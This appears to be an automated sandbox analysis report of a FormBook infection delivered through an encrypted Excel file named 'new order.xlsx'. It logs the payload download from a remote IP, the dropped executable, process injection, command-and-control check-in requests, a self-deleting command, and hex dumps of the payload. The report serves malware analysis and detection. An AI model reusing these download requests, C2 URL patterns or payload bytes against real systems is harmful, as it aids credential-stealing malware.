SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA90
Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . . ..user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	721408
Entropy (8bit):	7.749166309747153
Encrypted:	false
SSDEEP:	12288:8xQ/7SxjdzTy44OiFTH/xar1sFrnRQPjiN4/3fhAjxDRHEiloRyp:8xQmfy44jtxxFtUjq4/pMxDJ
MD5:	750919BD7E02E7821EFA1B1BD0ED4EDA
SHA1:	2D925D1D04D12C72E4411D84B2C2B297D09F2C3C
SHA-256:	994F99037072FBEA77A376832818FEC2BDAF577A09B1936A7285E38ACE5D8E4F
SHA-512:	087D25C798E2429B34B408FF0A315018A46FEB833D5286AB87835B5B2E49FD7B3079FACF5BE7CE44EC5E5869F2390AB50066DFDAAAE7F638C0F9D427B919162
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 32%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...5..`.....P..... ... ....@.. .....`..... ..@.....<...O.... ..X.....@..... ....H.....text..... ....`.rsrc...X.... .....@..@.rel oc.....@.....@..B.....p.....H.....X....&.....O.z....T....N..~/...-...u..JF.y?..E\.!.<._...|.dI..6.....\..<...j.....9....#`..U.E.....b..... .u..p...F.+..lq..).E=m....2...m.'.8/.dk.....Y.J.f..l...h.N.v.9B.*.....5%.kOUAK.....^...c0V...0.D.....S.....k1..c_.'T..zi:.....B..r.*v.c.N.r.P..o...{....(...M.3..0|.k.}4..K i..#.y.+T1U..~...../.....{..Z..!l'.>.E.EzL..Q.=7....X.P.qft.....1.%>....^..[c(.....)..s.0...

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.994753169045867
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	new order.xlsx
File size:	1333760
MD5:	d59accd992813d35bb00a4b3f84c4ffe
SHA1:	851d437a71d1a156e0adb9f553611865b8c90d94
SHA256:	002e54405b1ce6dd9710be53d71e832fcffc92fb63fc8ef3a37d14e0867c4c10
SHA512:	7328ce416225e682b4b3f2c5c81427195144f3b030264d4a6dde967092b26165769bb87718843db8de6d56a6d1da3c8a2eb929f73b1c9720db3ca17a5fefad14
SSDEEP:	24576:beO5efoW4hdgaEwAq4P1opC4O64Qgawpf0kkwgAEfH75:hFW4sasq4PONP4QoN7za75
File Content Preview:	.....>..... .....|.....~.....z..... .....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "new order.xlsx"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	True
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	False

Streams

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
07/22/21-17:11:01.858671	TCP	2019696	ET TROJAN Possible MalDoc Payload Download Nov 11 2014	49167	80	192.168.2.22	103.155.80.130
07/22/21-17:12:26.881021	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49168	80	192.168.2.22	34.102.136.180
07/22/21-17:12:26.881021	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49168	80	192.168.2.22	34.102.136.180
07/22/21-17:12:26.881021	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49168	80	192.168.2.22	34.102.136.180
07/22/21-17:12:27.021442	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49168	34.102.136.180	192.168.2.22

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jul 22, 2021 17:12:26.765960932 CEST	192.168.2.22	8.8.8.8	0xccff	Standard query (0)	www.thinking-diversity.com	A (IP address)	IN (0x0001)
Jul 22, 2021 17:12:37.045444965 CEST	192.168.2.22	8.8.8.8	0x2e78	Standard query (0)	www.comparеionizers.com	A (IP address)	IN (0x0001)
Jul 22, 2021 17:12:42.149930000 CEST	192.168.2.22	8.8.8.8	0x2f03	Standard query (0)	www.globaltradeview.com	A (IP address)	IN (0x0001)
Jul 22, 2021 17:12:47.553082943 CEST	192.168.2.22	8.8.8.8	0x3c4e	Standard query (0)	www.legifo.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jul 22, 2021 17:12:26.827300072 CEST	8.8.8.8	192.168.2.22	0xccff	No error (0)	www.thinking-diversity.com	thinking-diversity.com		CNAME (Canonical name)	IN (0x0001)
Jul 22, 2021 17:12:26.827300072 CEST	8.8.8.8	192.168.2.22	0xccff	No error (0)	thinking-diversity.com		34.102.136.180	A (IP address)	IN (0x0001)
Jul 22, 2021 17:12:37.119473934 CEST	8.8.8.8	192.168.2.22	0x2e78	Server failure (2)	www.comparеionizers.com	none	none	A (IP address)	IN (0x0001)
Jul 22, 2021 17:12:42.290482044 CEST	8.8.8.8	192.168.2.22	0x2f03	No error (0)	www.globaltradeview.com		199.59.242.153	A (IP address)	IN (0x0001)
Jul 22, 2021 17:12:47.622333050 CEST	8.8.8.8	192.168.2.22	0x3c4e	No error (0)	www.legifo.com		52.58.78.16	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 103.155.80.130
- www.thinking-diversity.com
- www.globaltradeview.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	103.155.80.130	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Jul 22, 2021 17:11:01.858670950 CEST	0	OUT	GET /kung/bin.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 103.155.80.130 Connection: Keep-Alive

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>Jul 22, 2021
17:11:02.188283920 CEST</td><td>1</td><td>IN</td><td>HTTP/1.1 200 OK
Date: Thu, 22 Jul 2021 15:11:11 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/7.4.20
Last-Modified: Wed, 21 Jul 2021 22:09:30 GMT
ETag: "b0200-5c7a96cb69dfd"
Accept-Ranges: bytes
Content-Length: 721408
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/x-msdownload
Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 35 97 f8 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 50 00 00 f6 0a 00 00 0a 00 00 00 00 00 00 8e 14 0b 00 00 20 00 00 00 20 0b 00 00 00 40 00 00 20 00 00 00 02 00 00 04 0
0 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 60 0b 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 3c 14 0b 00 4f 00 00 00 00 20 0b 00 58 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 0b 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 94 f4 0a 00 00 20 00 00 00 f6 0a 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 58 06 00 00 00 20 0b 00 00 08 00 00 00 f8 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 40 0b 00 00 02 00 00 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 70 14 0b 00 00 00 00 00 48 00 00 00 02 00 05 00 58 ed 09 00 e4 26 01 00 03 00 00 00 e0 00 00 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e6 4f 11 7a bb aa 11 a4 54 af 14 0e 18 4e 1f b2 7e 2f e0 d0 10 2d e5 ba c2 08 75 c0 0a 4a 46 84 79 3f ae ef 45 5c d5 21 7f 3c f3 5f 91 c7 cb 7c 12 64 49 a9 c0 36 fc 99 f9 13 da 5c 84 10 3c a7 e6 19 6a fb 99 18 14 cc 0d 06 39 d0 cd d3 a7 8d 23 60 04 c4 87 55 cd 45 8f 04 06 13 83 62 f5 c3 bd 16 98 84 e2 ca c1 75 a7 90 70 a0 88 07 46 89 2b d3 ea 6c 71 cd f2 29 84 45 3d 6d 15 9e c0 c6 32 ce 18 e9 6d 8f 27 b8 38 2f 1a 64 6b b2 9f af c4 ac ea 15 f7 59 d1 4a 15 66 98 cc 6c 90 9b b9 68 d6 4e c0 76 b3 39 42 b6 2a da b8 a5 e2 99 f5 8e 8d 80 92 86 35 25 ee 6b 4f 55 41 4b a5 02 fb 0a 84 1d 8d 5e 0b ee e4 63 30 56 07 11 9a 30 85 44 e5 e8 1f f2 b5 d7 97 9a 83 b4 f4 99 e7 f5 1e 9b f2 f9 18 03 8a 1e e9 0e d1 53 e8 b8 c4 e6 1d 90 a1 f4 94 6b 31 ce 15 63 5f be 27 54 91 c9 7a 69 3a 8c ca fe 15 cd 42 ff 17 72 ff 2a 76 96 63 a1 4e 14 72 11 50 e4 fd 6f fe 17 f5 7b 8a ac c5 12 28 0b b2 f9 4d ee 33 c1 05 30 7c e2 6b 1f 7d 34 e3 eb 4b 69 ef c4 23 1e 79 d3 2b 54 31 55 89 11 7e 8a 0d 94 13 06 0a 2f cc 81 9b ca 8a 2e 8c fe 7b 91 de 5a 11 ec 21 6c 27 d0 3e e7 84 45 9d 45 7a 4c c0 80 51 aa 3d 37 e2 a1 c6 db 8c a7 58 94 50 ee 8f 71 66 74 81 00 af 08 d5 31 d9 25 3e dc 07 f6 8b 5e f3 05 5b 63 28 0b 10 f5 e4 0a 29 01 1f 73 9a 30 8f 18 c8 e3 b4 96 64 05 8f aa 19
Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL5`P  @ `@<O X@ H.text `.rsrcX @@.relo<br>c@@BpHX&OzTN~/-uJFy?E\!<_|dI6\<j9#`UEbupF+lq)E=m2m'8/dkYJflhNv9B*5%kOUAK^c0V0DSk1c_'Tzi:Br*vcNrPo{(M
30|k}4Ki#y+T1U~/.{Z!l'>EEzLQ=7XPqft1%>^[c()s0d</td></tr>
</table>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49168	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jul 22, 2021 17:12:26.881021023 CEST	761	OUT	GET /n84e/?m8ot=8pa4DPp09N0DbNR0&YP=KbrClequBVdtRHK/gZ2KmWZGYK0xt8ME2AlExBVUQacHPbAvPt6PKz pjA4rIGWPVOlDf0Q== HTTP/1.1 Host: www.thinking-diversity.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jul 22, 2021 17:12:27.021441936 CEST	762	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Thu, 22 Jul 2021 15:12:26 GMT Content-Type: text/html Content-Length: 275 ETag: "60ef677e-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49169	199.59.242.153	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jul 22, 2021 17:12:42.417220116 CEST	763	OUT	GET /n84e/?YP=YB5mtasMUEHgcdBg3w1JzInb0sE5RwTjc/Tqop+T4aXdM6WeS8rV/Q3f3EZlzbjbZYjOJg==&m8ot=8pa4DPp09N0DbNR0 HTTP/1.1 Host: www.globaltradeview.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jul 22, 2021 17:12:42.543577909 CEST	764	IN	HTTP/1.1 200 OK Server: openresty Date: Thu, 22 Jul 2021 15:12:42 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close X-Adblock-Key: MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBANDrp2lz7AOmADaN8tA50LsWcjLFyQFcb/P2Txc58oYOeILb3vBw7J6f4pamkAQVSQuqYsKx3YzdUHCvbVZvFUsCAwEAAQ==_MbNuOLmRpArocewFjtxe7j2nPv6GrPLtnlRMXMGv4/ASgKgZyMsXkP3Kus6pnSH9t0pY8PHRr9ik6JxP5yOyvQ== Data Raw: 66 66 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 3c 68 74 6d 6c 20 64 61 74 61 2d 61 64 62 6c 6f 63 6b 6b 65 79 3d 22 4d 46 77 77 44 51 59 4a 4b 6f 5a 49 68 76 63 4e 41 51 45 42 42 51 41 44 53 77 41 77 53 41 4a 42 41 4e 44 72 70 32 6c 7a 37 41 4f 6d 41 44 61 4e 38 74 41 35 30 4c 73 57 63 6a 4c 46 79 51 46 63 62 2f 50 32 54 78 63 35 38 6f 59 4f 65 49 4c 62 33 76 42 77 37 4a 36 66 34 70 61 6d 6b 41 51 56 53 51 75 71 59 73 4b 78 33 59 7a 64 55 48 43 76 62 56 5a 76 46 55 73 43 41 77 45 41 41 51 3d 3d 5f 4d 62 4e 75 4f 4c 6d 52 70 41 72 6f 63 65 77 46 6a 74 78 65 37 6a 32 6e 50 76 36 47 72 50 4c 74 6e 6c 52 4d 58 4d 47 76 34 2f 41 53 67 4b 67 5a 79 4d 73 58 6b 50 33 4b 75 73 36 70 6e 53 48 39 74 30 70 59 38 50 48 52 72 39 69 6b 36 4a 78 50 35 79 4f 79 76 51 3d 3d 22 3e 3c 68 65 61 64 3e 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 3c 74 69 74 6c 65 3e 3c 2f 74 69 74 6c 65 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 64 65 73 63 72 69 70 74 69 6f 6e 22 20 63 6f 6e 74 65 6e 74 3d 22 53 65 65 20 72 65 6c 61 74 65 64 20 6c 69 6e 6b 73 20 74 6f 20 77 68 61 74 20 79 6f 75 20 61 72 65 20 6c 6f 6f 6b 69 6e 67 20 66 6f 72 2e 22 2f 3e 3c 2f 68 65 61 64 3e 3c 21 2d 2d 5b 69 66 20 49 45 20 36 20 5d 3e 3c 62 6f 64 79 20 63 6c 61 73 73 3d 22 69 65 36 22 3e 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 3c 21 2d 2d 5b 69 66 20 49 45 20 37 20 5d 3e 3c 62 6f 64 79 20 63 6c 61 73 73 3d 22 69 65 37 22 3e 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 3c 21 2d 2d 5b 69 66 20 49 45 20 38 20 5d 3e 3c 62 6f 64 79 20 63 6c 61 73 73 3d 22 69 65 38 22 3e 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 3c 21 2d 2d 5b 69 66 20 49 45 20 39 20 5d 3e 3c 62 6f 64 79 20 63 6c 61 73 73 3d 22 69 65 39 22 3e 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 3c 21 2d 2d 5b 69 66 20 28 67 74 20 49 45 20 39 29 7c 21 28 49 45 29 5d 3e 20 2d 2d 3e 3c 62 6f 64 79 3e 3c 21 2d 2d 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 3e 67 5f 70 62 3d 28 66 75 6e 63 74 69 6f 6e 28 29 7b 76 61 72 0a 44 54 3d 64 6f 63 75 6d 65 6e 74 2c 61 7a 78 3d 6c 6f 63 61 74 69 6f 6e 2c 44 44 3d 44 54 2e 63 72 65 61 74 65 45 6c 65 6d 65 6e 74 28 27 73 63 72 69 70 74 27 29 2c 61 41 43 3d 66 61 6c 73 65 2c 4c 55 3b 44 44 2e 64 65 66 65 72 3d 74 72 75 65 3b 44 44 2e 61 73 79 6e 63 3d 74 72 75 65 3b 44 44 2e 73 72 63 3d 22 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 61 64 73 65 6e 73 65 2f 64 6f 6d 61 69 6e 73 2f 63 61 66 2e 6a 73 22 3b 44 44 2e 6f 6e 65 Data Ascii: ff9<!DOCTYPE html><html data-adblockkey="MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBANDrp2lz7AOmADaN8tA50LsWcjLFyQFcb/P2Txc58oYOeILb3vBw7J6f4pamkAQVSQuqYsKx3YzdUHCvbVZvFUsCAwEAAQ==_MbNuOLmRpArocewFjtxe7j2nPv6GrPLtnlRMXMGv4/ASgKgZyMsXkP3Kus6pnSH9t0pY8PHRr9ik6JxP5yOyvQ=="><head><meta http-equiv="Content-Type" content="text/html; charset=utf-8"><title></title><meta name="viewport" content="width=device-width, initial-scale=1"><meta name="description" content="See related links to what you are looking for."/></head>...[if IE 6]><body class="ie6"><![endif]-->...[if IE 7]><body class="ie7"><![endif]-->...[if IE 8]><body class="ie8"><![endif]-->...[if IE 9]><body class="ie9"><![endif]-->...[if (gt IE 9)|!(IE)]> --><body>...<![endif]--><script type="text/javascript">g_pb=(function(){varDT=document,azx=location,DD=DT.createElement('script'),aAC=false,LU;DD.defer=true;DD.async=true;DD.src="//www.google.com/adsense/domains/caf.js";DD.one

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 2752 Parent PID: 584

General

Start time:	17:10:48

Start date:	22/07/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f620000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Written

Registry Activities Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: EQNEDT32.EXE PID: 2368 Parent PID: 584

General

Start time:	17:11:09
Start date:	22/07/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Key Created

Analysis Process: vbc.exe PID: 2592 Parent PID: 2368

General

Start time:	17:11:14
Start date:	22/07/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0x840000
File size:	721408 bytes

MD5 hash:	750919BD7E02E7821EFA1B1BD0ED4EDA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 32%, ReversingLabs
Reputation:	low

File Activities Show Windows behavior

File Read

Analysis Process: vbc.exe PID: 856 Parent PID: 2592

General

Start time:	17:11:37
Start date:	22/07/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\Public\vbc.exe
Imagebase:	0x840000
File size:	721408 bytes
MD5 hash:	750919BD7E02E7821EFA1B1BD0ED4EDA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2246257528.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2246257528.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2246257528.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2246289635.0000000000430000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2246289635.0000000000430000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2246289635.0000000000430000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2246311708.0000000000460000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2246311708.0000000000460000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2246311708.0000000000460000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 1388 Parent PID: 856

General

Start time:	17:11:38
Start date:	22/07/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0xffca0000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: wlanext.exe PID: 1428 Parent PID: 1388

General

Start time:	17:11:51
Start date:	22/07/2021
Path:	C:\Windows\SysWOW64\wlanext.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\wlanext.exe
Imagebase:	0xbe0000
File size:	77312 bytes
MD5 hash:	6F44F5C0BC6B210FE5F5A1C8D899AD0A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.2373008475.0000000000210000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.2373008475.0000000000210000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.2373008475.0000000000210000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.2372873928.00000000000C0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.2372873928.00000000000C0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.2372873928.00000000000C0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.2372975665.00000000001E0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.2372975665.00000000001E0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.2372975665.00000000001E0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 2544 Parent PID: 1428

General

Start time:	17:11:56
Start date:	22/07/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\Public\vbc.exe'
Imagebase:	0x4a6c0000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Deleted

Disassembly

Code Analysis